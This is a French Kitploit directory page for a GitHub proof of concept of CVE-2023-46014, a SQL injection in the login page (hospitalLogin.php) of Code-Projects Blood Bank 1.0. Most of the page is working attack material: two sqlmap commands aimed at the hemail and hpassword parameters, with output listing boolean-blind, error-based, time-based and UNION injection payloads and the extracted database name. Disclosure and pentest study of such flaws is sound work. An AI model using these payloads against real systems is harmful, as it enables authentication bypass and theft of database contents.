
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2023-46014-Code-Projects-Blood-Bank-1.0-SQL-Injection-Vulnerability — Preuve de concept d'exploitation pour la vulnérabilité d'injection SQL dans Code-Projects Blood Bank V1.0, ciblant les paramètres hemail et hpassword dans hospitalLogin.php afin de contourner l'authentification et d'extraire le contenu de la base de données. | Kitploit
Outils/GitHubGitHub/ersinerenler/cve-2023-46014-code-projects-blood-bank-1.0-sql-injection-vulnerability
Analyse des VulnérabilitésExploitationExploitation d'Applications WebTests d'Intrusion
GitHubersinerenler/cve-2023-46014-code-projects-blood-bank-1.0-sql-injection-vulnerability

CVE-2023-46014-Code-Projects-Blood-Bank-1.0-SQL-Injection-Vulnerability

Preuve de concept d'exploitation pour la vulnérabilité d'injection SQL dans Code-Projects Blood Bank V1.0, ciblant les paramètres hemail et hpassword dans hospitalLogin.php afin de contourner l'authentification et d'extraire le contenu de la base de données.

Voir le dépôt
43il y a 2 ansPas encore vérifié

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →
Partager

CVE-2023-46014-Code-Projects-Blood-Bank-1.0-SQL-Injection-Vulnerability

  • Auteur de l'exploit : ersinerenler

Page d'accueil du fournisseur

  • https://code-projects.org/blood-bank-in-php-with-source-code

Lien du logiciel

  • https://download-media.code-projects.org/2020/11/Blood_Bank_In_PHP_With_Source_code.zip

Aperçu

  • Code-Projects Blood Bank V1.0 présente une vulnérabilité de sécurité importante qui résulte d'une protection insuffisante des paramètres 'hemail' et 'hpassword' dans le fichier hospitalLogin.php. Cette faille peut potentiellement être exploitée pour injecter des requêtes SQL malveillantes, permettant un accès non autorisé et l'extraction d'informations sensibles de la base de données.

Détails de la vulnérabilité

  • ID CVE : CVE-2023-46014
  • Version affectée : Blood Bank V1.0
  • Fichier vulnérable : /hospitalLogin.php
  • Noms des paramètres : hemail, hpassword
  • Type d'attaque : Local

Références :

  • https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-46014
  • https://nvd.nist.gov/vuln/detail/CVE-2023-46014

Description


  • L'absence de validation et d'assainissement appropriés des entrées sur les paramètres 'hemail' et 'hpassword' permet à un attaquant de créer des requêtes d'injection SQL, de contourner les mécanismes d'authentification et d'obtenir un accès non autorisé à la base de données
image

Preuve de concept (PoC) :

  • sqlmap -u "http://localhost/bloodbank/file/hospitalLogin.php" --method POST --data "hemail=test@test&hpassword=test&hlogin=Login" -p hemail --risk 3 --level 3 --dbms mysql --batch --current-db
---
Parameter: hemail (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
    Payload: hemail=test@test' AND 3778=(SELECT (CASE WHEN (3778=3778) THEN 3778 ELSE (SELECT 9754 UNION SELECT 4153) END))-- -&hpassword=test&hlogin=Login

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: hemail=test@test' OR (SELECT 3342 FROM(SELECT COUNT(*),CONCAT(0x716a7a6b71,(SELECT (ELT(3342=3342,1))),0x7170767a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- NSQu&hpassword=test&hlogin=Login

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: hemail=test@test' AND (SELECT 5639 FROM (SELECT(SLEEP(5)))ulgW)-- QYnb&hpassword=test&hlogin=Login

    Type: UNION query
    Title: Generic UNION query (NULL) - 6 columns
    Payload: hemail=test@test' UNION ALL SELECT CONCAT(0x716a7a6b71,0x567a4f6f4b556976707668696878754f48514d6e63424a706f70714e6f62684f504a7a565178736a,0x7170767a71),NULL,NULL,NULL,NULL,NULL-- -&hpassword=test&hlogin=Login
---

  • sqlmap -u "http://localhost/bloodbank/file/hospitalLogin.php" --method POST --data "hemail=test@test&hpassword=test&hlogin=Login" -p hpassword --risk 3 --level 3 --dbms mysql --batch --current-db
---
Parameter: hpassword (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
    Payload: hemail=test@test&hpassword=test' AND 4940=(SELECT (CASE WHEN (4940=4940) THEN 4940 ELSE (SELECT 5623 UNION SELECT 6789) END))-- -&hlogin=Login

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: hemail=test@test&hpassword=test' OR (SELECT 8207 FROM(SELECT COUNT(*),CONCAT(0x716a7a6b71,(SELECT (ELT(8207=8207,1))),0x7170767a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- TrPm&hlogin=Login

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: hemail=test@test&hpassword=test' AND (SELECT 3303 FROM (SELECT(SLEEP(5)))PdPC)-- lTZZ&hlogin=Login

    Type: UNION query
    Title: Generic UNION query (NULL) - 6 columns
    Payload: hemail=test@test&hpassword=test' UNION ALL SELECT NULL,CONCAT(0x716a7a6b71,0x5271514f636f6f46476f6365424b6e6166454c725751704d6f6c467968626a4e725172785955416d,0x7170767a71),NULL,NULL,NULL,NULL-- -&hlogin=Login
---
  • base de données courante : bloodbank
image
Télécharger l’outil